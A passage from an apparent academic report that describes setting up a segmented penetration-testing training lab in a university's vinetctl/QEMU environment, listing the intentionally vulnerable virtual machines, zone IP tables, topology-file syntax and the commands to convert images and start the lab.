


Fig. 126. Netstat hunt logs captured from the Linux Machines explicitly

Status	Hunt ID	Name	Start Time	Expires	Client Limit	Creator	Description
🔄	H:E19E2228	GenericHunt	2021-06-13 22:26:34 UTC	2021-06-27 22:27:02 UTC	35	admin	YaraDumpProcessMemory
✅	H:C422BBE2	GenericHunt	2021-06-13 19:56:28 UTC	2021-06-13 20:56:47 UTC	10	admin	Network hunt
✅	H:5962F437	GenericHunt	2021-06-13 17:57:55 UTC	2021-06-13 19:01:14 UTC	10	admin	Path Finder
✅	H:C0764DD3	GenericHunt	2021-06-12 12:39:52 UTC	2021-06-13 12:40:03 UTC	50	admin	List Processes
🔄	H:77C81C34	GenericHunt	2021-06-12 04:56:29 UTC	2021-06-26 04:56:42 UTC	50	admin	Run Checks
🔴	H:7D02227B	GenericHunt	2021-06-12 03:48:06 UTC	2021-06-26 03:48:14 UTC	50	admin	List process

Client ID	Family	Type	Local address	Port	State	Pid	Process name
C:82dda3c4bc5bceab	INET	SOCK_STREAM	127.0.0.1	631	LISTEN	733	cupsd

Client ID	Family	Type	Local address	Port	State	Pid	Process name
C:82dda3c4bc5bceab	INET	SOCK_STREAM	127.0.0.1	5433	LISTEN	9717	postgres

Fig. 127. Results of the hunts performed on Linux Machine

SECOND INTERNETWORK IN PENTESTING LAB

XLI. RESOURCES

- A. *Putty*: It is also known as Popular SSH and Telnet Client. It is basically a free implementation of SSH (and telnet) for systems that are having Microsoft Windows as their operating system. It enables the users to gain access to the Unix (or multi-user system) through your system (PCs) [106]. It was developed by Simon Tatham for the Windows platform which we have used in the lab.
 - Download link: <https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html>
- B. *CUE's Virtual Environment (vinetctl)*: It is a BSD licensed Perl program that helps in controlling the creation and management of virtual machines as well as interaction with the same. The machine emulator and interface used by CUE's virtual environment is QEMU and tmux, respectively. Also, to access vinetctl environment users must have accounts [107].
- C. *Operating Systems*: To perform the penetration testing in this lab, a pentesting environment was created by utilizing the features provided by different operating systems. OS which are been used in this lab are described below:
 - i. *Kali*: It is one of the common tools used for doing pen-testing. It provides the offensive feature rather than the defensive feature i.e., in turn it can be easily exploited. It consists of pen-testing tools such as version tracking, tool listings, and meta-packages.
 - Located in: External zone (Untrusted), as an attacking machine.
 - Requirements: 20GB of HDD/SSD; 2GB RAM [108]
 - Download Link: <https://www.kali.org/get-kali/>
 - ii. *Windows 7 Ultimate x64*: This operating system was targeted for the users who use home PCs and was the highest among its all edition [109]. Windows 7 Ultimate was the best version of

- Windows 7. It was containing the features including BitLocker technology of Windows 7 Home Premium and Windows 7 Professional [110].
- Located in: Trusted Zone
 - Requirements: 1 GHz processor or higher, RAM (1GB), Free Disk Space(20GB)
 - Download Link: <https://www.microsoft.com/en-ca/software-download/windows7>
- iii. Windows XP Professional x64: This was the only version of Windows XP which was present in 64 bits. It provides the Remote Desktop feature which allows the user to access their system from any machine on Internet. Files and directories are protected using the encryption [111].
- Located in: Trusted Zone
 - Requirements: Processor (1 gigahertz (GHz) or faster), RAM (2 GB RAM), Hard Disk Space (20 GB), DirectX 9 graphics device with WDDM 1.0 or higher driver
 - Download Link: <https://www.microsoft.com/en-us/Download/confirmation.aspx?id=18242>
- iv. Windows Server 2008: It is a server OS which was developed by Microsoft. This was built with some additional features to Windows Server 2003 such as Server Core, administrating completely through CLI (command Line Interface).
- Located in: Proxy Zone
 - Requirements: Processor (1 GHz (for x86 processors) or 1.4 GHz (for x64 processors), RAM (recommended 2GB), Hard Disk (recommended 40 GB) [112].
 - Download Link: <https://www.microsoft.com/en-ca/download/confirmation.aspx?id=23163>
- v. Windows Server 2012: This is the successor of Windows Server 2008 with enhanced features such as IP Address Management (IPAM), ReFS (Resilient File System), Live Storage Migration and others [113].
- Located in: DMZ Zone
 - Requirements: Processor (1.4 GHz for x64 processors), RAM (recommended 1GB), Hard Disk (recommended 32 GB) [112].
 - Download Link: <https://www.microsoft.com/en-ca/download/confirmation.aspx?id=23163>
- vi. Windows 10: It is the most recent operating system launched by Microsoft. This version can run on tablets unlike the older versions which were only compatible on desktops.
- Located in: Trusted Zone
 - Requirements: Processor (1 GB), RAM (1GB for 32 Bit & 2GB for 64 Bit), Hard Disk (16 GB for 32-bit OS or 20 GB for 64-bit) [114].
 - Download Link: <https://www.microsoft.com/en-ca/software-download/windows10>
- vii. Ubuntu 14.04: It is an open-source software which is Linux-based operating system. It is based on Debian which has three official editions: IOT device's Core, Server, and Desktop.
- Located in:
 - Requirements: 15GB of HDD; 2GB RAM
 - Download Link: <https://releases.ubuntu.com/14.04/>
- viii. Metasploitable 3: Metasploitable 3 is an open-source GUI, and command-line interface that follows the exploit concept which can bypass the security measure and can enter the system infrastructure. When it enters the system, it injects the code on the target system that executes certain tasks and makes the system eligible for pen-testing.

- Located in: Proxy Zone & DMZ Zone
 - Requirements: 15GB of HDD; 2GB RAM
 - Download Link: <https://github.com/rapid7/metasploitable3>
- D. *VulnOS*: It is a series of vulnerable OS which are packed as virtual images to enhance the skills of penetration testing. It has a Linux Operating system [115].
- Located in: Trusted Zone
 - Download Link: <https://www.vulnhub.com/entry/vulnos-2,147/#download>
- E. *Sick OS 1.1*: It has a Linux based operating system with DHCP enabled functionality.
- Located in: Trusted Zone
 - Download link: <https://download.vulnhub.com/sickos/sick0s1.2.zip>
- F. *De-Ice S1.100*: De-Ice S1.100 is Live CD of file size 196 MB provided by De-Ice community. It is Linux distro where DHCP is disabled and pre-configured with IP address as 192.168.1.100 [116].
- Located in: Proxy Zone
 - Download Link: https://noref.io/#https://hackingdojo.com/downloads/iso/De-ICE_S1.100.iso
- G. *Nightfall*: Nightfall is virtual machine of file size 1.1 GB. It is Linux distro where DHCP is enabled, and IP address will be assigned automatically. It can be downloaded from vulnhub.
- Located in: Trusted Zone
 - Download Link: <https://download.vulnhub.com/sunset/nightfall.zip>
- H. *Kioptrix level 1/2*: Kioptrix is vulnerable machine where boot to root challenge was given. Kioptrix can be downloaded from VulnHub.
- Located in: Kioptrix level 1 in Proxy Zone; Kioptrix level 2 in Trusted Zone.
 - Download Link:
 - Kioptrix level 1: http://www.kioptrix.com/dlvm/Kioptrix_Level_1.rar
 - Kioptrix level 2: http://www.kioptrix.com/dlvm/Kioptrix_Level_2.rar
- I. *Remote Viewer (virt manager)*: It is a desktop user interface which helps a user to manage all virtual machine through libvirt. Its VNC and SPICE client viewer enables the user to get the full graphical console to guest domain [117].
- Download link: <https://virt-manager.org/download>
- J. *bwAPP*: It is a free and open-source web application that is a deliberately insecure buggy web application. It aids security enthusiasts to explore loopholes and prevent those issues in their live environment.
- Located in: DMZ Zone
 - Download link: <https://sourceforge.net/projects/bwapp/files/bwAPP/>
- K. *Burp Suite*: This is a graphical security web application tool used for pen-testing activities. This proxy-based tool can identify cross-site scripting (XSS), Cross-site request forgery, SQL Injection, Directory traversal, XML external entity injection, and server-side request forgery. This is an integrated tool that does initial testing, and analysis, finding vulnerabilities, and exploiting weak points. It is well known for its scanning capabilities rather than penetration.
- L. *NMAP*: Network Mapper is useful in scanning the open ports, and the services running on those ports. It enables the tester to flag the best areas where to attack the target. As it is mostly used as a scanner so it can be viewed as an assessment tool. It generally uses the Internet Protocol Packets to identify the available hosts over the network, services offered by hosts, operating system, and much more.

M. *OpenBSD*: It is a full featured UNIX like OS which is available in binary and source form. It is available at no charge and encompasses cutting-edge security technologies which are best and effective to setup the firewalls and private network services in a distributed environment [118].

- Download link: <https://www.openbsd.org/faq/faq4.html#Download>

XLII. NETWORK TOPOLOGY

In this section, evolution of network topology was elucidated by emphasising different zones and its roles, connection of different zones using bridges and routers, division of network into subnetwork, etc.

A. *Network Security Zoning*: The network topology is divided into following zones to achieve high-level security to the organization. Network zoning is an act of ‘segmenting the network’ into different subnetworks primarily for improving security within the organizational networking architecture. These zones are ideally segregated by a layer 3 device such as a firewall which can additionally help in implementing packet filtering between the sub-networks, thus help in preventing lateral movement, whenever and wherever needed.

B. *Topology Diagram*:




Fig. 128. Penetration testing topology for second internetwork

C. *Trusted Zone*: A trusted zone or a private zone is where the systems, servers and assets are placed that are to be highly protected from the outside world. These are non-public and internal to the organization. In our topology, we have used the following vulnerable machines as shown in the below picture.




Fig. 129. Trusted zone machines in penetration testing lab topology

The machine specifications for each vulnerable machine used in the trusted zone are listed in the below table.

TABLE IX. TRUSTED ZONE MACHINES AND THEIR SPECIFICATIONS

	Machine	GUI/CLI	IP Address	Ram	Memory
C1	SickOs 1.1	CLI	192.168.100.10	1GB	30GB
C2	Nightfall	GUI	192.168.100.20	1 GB	8 GB
C3	WindowsXP	GUI	192.168.100.30	2 GB	40 GB
C4	Windows 7	GUI	192.168.100.40	2GB	20GB
C5	Windows10	GUI	192.168.100.60	1GB	20GB
C6	VulnOs 1.1	CLI	192.168.100.70	512MB	25GB

** Size estimations may change as time passes. A 40% buffer has been added to the current VM sizes to create a comparable approximation. **

D. *Proxy Zone*: The proxy servers which are basically used to access the web pages are placed in the proxy

zone. They are often combined with a firewall which protects them from external or the untrusted zone. In our topology, we have used the following vulnerable machines for the proxy zone as shown in the below picture.




Fig. 130. Proxy zone machines in penetration testing lab topology

The machine specifications for each vulnerable machine used in the proxy zone are listed in the below table.

TABLE X. PROXY ZONE MACHINES AND THEIR SPECIFICATIONS

	Machine	GUI/CLI	IP Address	Ram	Memory	Role
P1	Windows Server 2008	GUI	192.168.90.11	2GB	60GB	Web server
P2	Kioptrix1	GUI	192.168.90.12	84MB	3GB	Samba server
P3	Metasploitable3 Clone	GUI	192.168.90.13	2GB	39GB	Samba Server
P4	De-ices1.100	GUI	192.168.90.14	2GB	20GB	Web server
P5	Metasploitable3	GUI	192.168.90.15	2GB	39GB	Ftp Server

** Size estimations may change as time passes. A 40% buffer has been added to the current VM sizes to create a comparable approximation. **

E. *DMZ Zone*: DMZ or a perimeter network zone is usually protected on both sides by the firewall. Hosts in this zone have partial permissions to connect with the organization’s internal or trusted network. It provides additional layer of protection to the organization’s LAN from outside network.




Fig. 131. Demilitarized zone machines in penetration testing lab topology

The Machine specifications for each vulnerable machine used in the DMZ zone are listed in the below table.

TABLE XI. DEMILITARIZED ZONE MACHINES AND THEIR SPECIFICATIONS

	Machine	GUI/CLI	IP Address	Ram	Memory	Role
D1	Winserver2012	GUI	192.168.80.15	1GB	60GB	Microsoft IIS Server
D2	Metasploitable3 Clone	GUI	192.168.80.16	128MB	4GB	IRC server
D3	Metasploitable3 Clone	GUI	192.168.80.17	2GB	39GB	Rails server
D4	Metasploitable3 Clone	GUI	192.168.80.18	128MB	39GB	Apache Web server
D5	Kioptrix2	GUI	192.168.80.19	128MB	4GB	Web Server
D6	Bwapp	GUI	192.168.80.20	1GB	20GB	Web Server

** Size estimations may change as time passes. A 40% buffer has been added to the current VM sizes to create a comparable approximation. **

F. *External Zone*: An external zone is a security object that is associated with a specific virtual system that it can reach; the zone is external to the virtual system external zone is a network that is outside the organization and not secure, such as internet and other external networks. In our organization we have used the two Kali Linux machines in the external network. We used these machines to overcome the security and exploit the machines in the Trusted, Proxy and DMZ Zone.




Fig. 132. External zone machines in penetration testing lab topology

The Machine specifications for each vulnerable machine used in the External zone are listed in the below table.

TABLE XII. EXTERNAL ZONE MACHINES AND THEIR SPECIFICATIONS

	Machine	GUI/CLI	IP Address	RAM	Size	Role
S1	Kali Linux	GUI	10.10.10.20	2 GB	20 GB	Attacker
S2	Kali Linux	GUI	10.10.10.30	2 GB	20 GB	Attacker
S3	Kali Linux	GUI	10.10.10.40	2 GB	20 GB	Attacker
S4	Kali Linux	GUI	10.10.10.50	2 GB	20 GB	Attacker

** Size estimations may change as time passes. A 40% buffer has been added to the current VM sizes to create a comparable approximation. **

Topology Summary:

The network topology consists of the following zones: Trusted zone (consisting of internal trusted machine assessable only to the internal network), Proxy zone (consisting of internal server machine assessable only to the internal network), Demilitarized zone (consisting of server machines which can be assessed by the external zone) and the external zone (consisting of machines which the internal organization has no control over). The machines in different zones are connected to a central bridge and the different zones are connected with the help of routers. The following table provides a list of bridges and routers present in the network topology.

TABLE XIII. ROUTERS, BRIDGES AND THEIR CONFIGURATIONS.

Machine OS	Role	GUI/CLI	Ram	Size
OpenBSD	Router connecting Trusted Zone and Proxy Zone	CLI	128MB	1.5GB
OpenBSD	Router connecting Proxy Zone and DMZ Zone	CLI	128MB	1.5GB
OpenBSD	Router connecting DMZ Zone and External Zone	CLI	128MB	1.5GB
OpenBSD	Bridge (Trusted Zone)	CLI	128MB	1.5GB
OpenBSD	Bridge (Proxy Zone)	CLI	128MB	1.5GB
OpenBSD	Bridge (DMZ Zone)	CLI	128MB	1.5GB
OpenBSD	Bridge (External Zone)	CLI	128MB	1.5GB

** Size estimations may change as time passes. A 40% buffer has been added to the current VM sizes to create a comparable approximation. **

XLIII. CUE VIRTUAL ENVIRONMENT

The Virtual Internetwork controller used by the Concordia University of Edmonton is an open source BSD licensed Perl program. The virtual internetworks running in a Unix environment (Linux, BSD, some other CLI machines) can be created, managed, and interacted with the help of the Perl program. Vinetctl supports both GUI and CLI, but its main strength is virtual internetwork machines (Open or FreeBSD machines such as hosts, routers, bridges) with non-graphical console.

The Vinetctl supports multiple users under central control and allows individual to customize. The users should have accounts on the machine hosting vinetctl. An individual user can access the global files like the topologies, base images, images in the vinetctl if they have the permissions granted by the admin. Topologies is a file where the topology files are placed in the vinetctl. The path for the topologies is /etc/vinet/topologies. The topology files are plain text files. Users have access to global 'base image files', on which operating systems are normally installed, and which are the files that QEMU uses as its base disk image. Base disk images are placed in /var/vinet/images. For an individual user, the files are stores in his/her own user id.

For example: dsjoshi is a user id of a user in the vinetctl. For the user dsjoshi the topology, base images are stores in the path as follows. *Topologies*: dsjoshi/.vinet/topologies

Sample Topology File:

```
## c1--br1--s1
% name      display          images          memory  driver
  c1        spice:6101:secret  sickosv1.1      1024    none      e0:01:br1,e0
  br1       curses            obsd            128     virtio    e0:02:c1,e0
e1:03:s1,e0
  s1        spice:6102:secret  Kalilinux2020  2024    none      e0:44:br4,e1
```

Ideally, the network diagram is illustrated in the first few lines. The diagram is preceded by comments ‘##’ so that vinetctl can map identify the topology diagram from the topology file. Further a table like structure is created with the following parameters.

Name: It refers to the name of virtual machine. In topology we specified clients as c, Proxy as p, DMZ as d and external machines as s1.

Display: The vinetctl environment supports three types of displays curses, nographic and spice. The curses and nographic are mainly used for command line interface (CLI) machines and the spice supports the GUI machines. All the machines in GUI expect for the Kioptrix.

Image: Image is the vulnerable which is converted to qcow2 format. Generally, vinetctl uses the machines placed in the base_images directory. So, the text file should have the exact same name used for image.

CD-ROM: CD-ROM defines whether a virtual machine has a live cd or ISO or a regular image. Here in our topology research_2021 we have one machine which is an ISO cd image. We should specify the cd rom type for a machine like iso and live cd other wise they will not be able to boot and shows errors.

Memory: It refers to the amount of RAM assigned to a particular machine. By default, the vinetctl takes memory in MB’s.


Driver: The environment supports ‘virtio2’ or ‘none’. It, by default, takes it as ‘virtio’ unless otherwise specified. If the operating system does not support virtio by default, it can be set as ‘none’.

At last, the network connection will be added to the machines. The format is as follows.

```
<interface_name_of_the_current_device>:<MAC_address>:<device_the_interface_is_connected_to>,<interface_name_of_the_connected_device>
```

The only exception to this is when the interface is connected to a tap interface. This scenario uses the below template.

```
tap:<interface_name_of_the_current_device>:<MAC_address>:<tap_interface_name>
```



Name	Size	Changed	Rights	Owner
..		15-06-2021 14:27:26	rwxr-xr-x	dsjoshi
carp-redir-advnetsec	1 KB	21-05-2020 14:04:37	rw-r--r--	dsjoshi
fw-project	2 KB	28-01-2020 16:14:58	rw-r--r--	dsjoshi
research_2021	4 KB	12-06-2021 10:29:36	rw-r--r--	dsjoshi
research_2021~	4 KB	09-06-2021 12:35:12	rw-r--r--	dsjoshi
sample	1 KB	13-05-2021 20:08:43	rw-r--r--	dsjoshi
sample_topology	1 KB	15-06-2021 14:12:23	rw-r--r--	dsjoshi
trunk-rtr-advnetsec	1 KB	06-05-2020 19:50:35	rw-r--r--	dsjoshi
wan-adpt_fw	1 KB	05-06-2020 22:15:37	rw-r--r--	dsjoshi

Fig. 133. Location of the topology files.

Base images : dsjoshi/.vinet/base-images.

Base images are the images of machines in the topology. These images are either VMD or VDI which are converted to qcow2 format using the QEMU command so that they will run seamlessly in the vinetctl environment. For this we should save the file as adc-base.qcow2. This conversion can be done through command prompt or Windows power shell. The command for converting image file is as follows.

```
.\qemu-img.exe convert -f <source_format_optional> -O QCOW2 <source_file>  
<output_file>
```

After conversion, this file will be moved to the vinetctl server location(***.***.***.***) on the port number 6767.

This can be done through any third-party sftp client. Here, we used WinSCP for moving this image to the vinetctl server location. The base images uploaded to the vinetctl are as follows.

Name	Size	Changed	Rights	Owner
.		15-06-2021 14:30:56	rw-r-xr-x	dsjoshi
bwapp-base.qcow2	4,993,40...	06-05-2021 20:14:14	rw-r--r--	dsjoshi
deices1.100.iso	200,608 KB	12-05-2021 22:57:35	rw-r--r--	dsjoshi
kalilinux2020-base.qc...	10,930,7...	07-04-2021 16:08:22	rw-r--r--	dsjoshi
kalilinux2021-base.qc...	8,959,04...	07-04-2021 20:54:52	rw-r--r--	dsjoshi
kioptrixv1-base.qcow2	805,056 KB	26-05-2021 01:07:43	rw-r--r--	pthakur1
kioptrixv2-base.qcow2	1,697,08...	31-05-2021 08:55:54	rw-r--r--	dsjoshi
metasploitable3-base...	7,314,04...	08-05-2021 03:54:18	rw-r--r--	dsjoshi
nightfall-base.qcow2	2,822,20...	21-05-2021 22:48:54	rw-r--r--	dsjoshi
sickos11-base.qcow2	1,758,52...	25-05-2021 14:37:32	rw-r--r--	rpathan
symfonosv1bakup-ba...	2,131,26...	07-04-2021 20:27:28	rw-r--r--	dsjoshi
symfonosv1-base.qc...	2,131,26...	26-05-2021 18:12:40	rw-r--r--	dsjoshi
ubuntu-base.qcow2	5,697,66...	07-04-2021 16:13:48	rw-r--r--	dsjoshi
vulnos-base.qcow2	4,584,44...	13-04-2021 22:29:58	rw-r--r--	dsjoshi
win7-base.qcow2	10,296,4...	08-04-2021 01:49:12	rw-r--r--	dsjoshi
win10-base.qcow2	20,679,7...	22-04-2021 21:48:56	rw-r--r--	dsjoshi
winserver2008-base.q...	20,154,2...	13-04-2021 22:51:51	rw-r--r--	dsjoshi
winserver2012-base.q...	9,413,37...	13-04-2021 19:09:06	rw-r--r--	dsjoshi
winxp.iso	573,988 KB	14-05-2021 23:52:26	rw-r--r--	dsjoshi
winxp-base.qcow2	2,115,07...	31-05-2021 19:31:48	rw-r--r--	dsjoshi

Fig. 134. Location of the base images

Setting Topology file:

After successfully uploading the topology file and images to the user, we should set the topology as a default one by using the following procedure.

Checking the topologies in the vinetctl:

```
dsjoshi@newlab1:~$ vinetctl all
sample_topology`
carp-redirect-advnetsec
wan-adpt_fw
fw-project
trunk-rtr-advnetsec
sample
research_2021
redirect-srv-advnetsec
carp-fbsd_rtr-advnetsec
```

Now we have set the research_2021 topology as a default one. This can be done through the following command.

```
dsjoshi@newlab1:~$ vinetctl -f research_2021 set
ok
dsjoshi@newlab1:~$ vinetctl diag
##          P1 P2 P3 P4 P5    D1 D2 D3 D4 D5 D6    S1 S2 S3 S4
##          | | | | |    | | | | | | |    | | | | |
##          | | | | |    | | | | | | |    | | | | |
##          -----
##c1--|          |          |          |
##c2--|          |          |          |
##c3--|          |          |          |
##c4--|---br1---rt1-----br2-----rt2-----br3-----rt3-----br4
```

```
##c5-- |
##c6-- |
```

After successfully setting the topology we need to start the topology. We can start and stop the topology by using the following commands.

```
vinetctl start
```

```
vinetctl stop
```

The “*stat*” is used to check the status of the machines in the topology.

```
dsjoshi@newlab1:~$ vinetctl start
research_2021: c1 c2 c3 c4 c5 c6 br1 rt1 br2 p1 p2 p3 p4 p5 rt2 br3 d1 d2 d3 d4 d5
d6 rt3 br4 s1 s2 s3 s4 ok
dsjoshi@newlab1:~$ vinetctl stat
research_2021: all up
```

Running the machines:

The CLI machines will directly open in `vinetctl` as it is a QEMU environment. But for the GUI machines we will not be able to open them in `putty` as they are graphical interfaces, but we can open them through a remote viewer. We should do the following to open the GUI machines.

Open Putty > load the IP address and port number > select and expand SSH > Open the X11 and enable X11 forwarding > Select tunnels > Add port number specified in the topology > and the select session and save.




Fig. 135. Process of allowing local tunnelling for GUI machines

XLIV. IMPLEMENTATION OF THE TOPOLOGY IN THE CUE VIRTUAL ENVIRONMENT

The construction of the topology file is the foundation of the topology in the CUE virtual environment. The topology files that describe network topology are present in global directories so that users can have access. Topology files are written in plain text and users have read-only permissions. The global topology files can be accessed from `/etc/vinet/topologies` directory. The virtual machines specified in the topology files are the base disk images on which the operating systems are installed. The corresponding base images that is mentioned in `images` field must be present either in user’s directory i.e. `~/vinet/base_images` or in `/var/vinet/images` global directory for use by the virtual machine. The topology contains the template line that begins with ‘%’ that gives information about the next lines. Moreover, in template line there are various columns like name, display,

images, memory, driver, and network connection that are explained below (refer to section XX for detailed explanation of the columns):

- name: Name of the machine
- display: nographic/curses/SPICE
- images: Name of the base image file
- cdrom: Name of an ISO file
- memory: RAM required in Megabytes (MB)
- driver: virtio/none

The subsection A through D describes the topology files related to the trusted zone, proxy zone, demilitarized zone, and external zone, respectively. Whereas the subsection E appends subsection A through D and describes the whole topology file including the first few lines show network topology diagram that begins with ## and it will be displayed when specifically mentioned to show the network diagram.

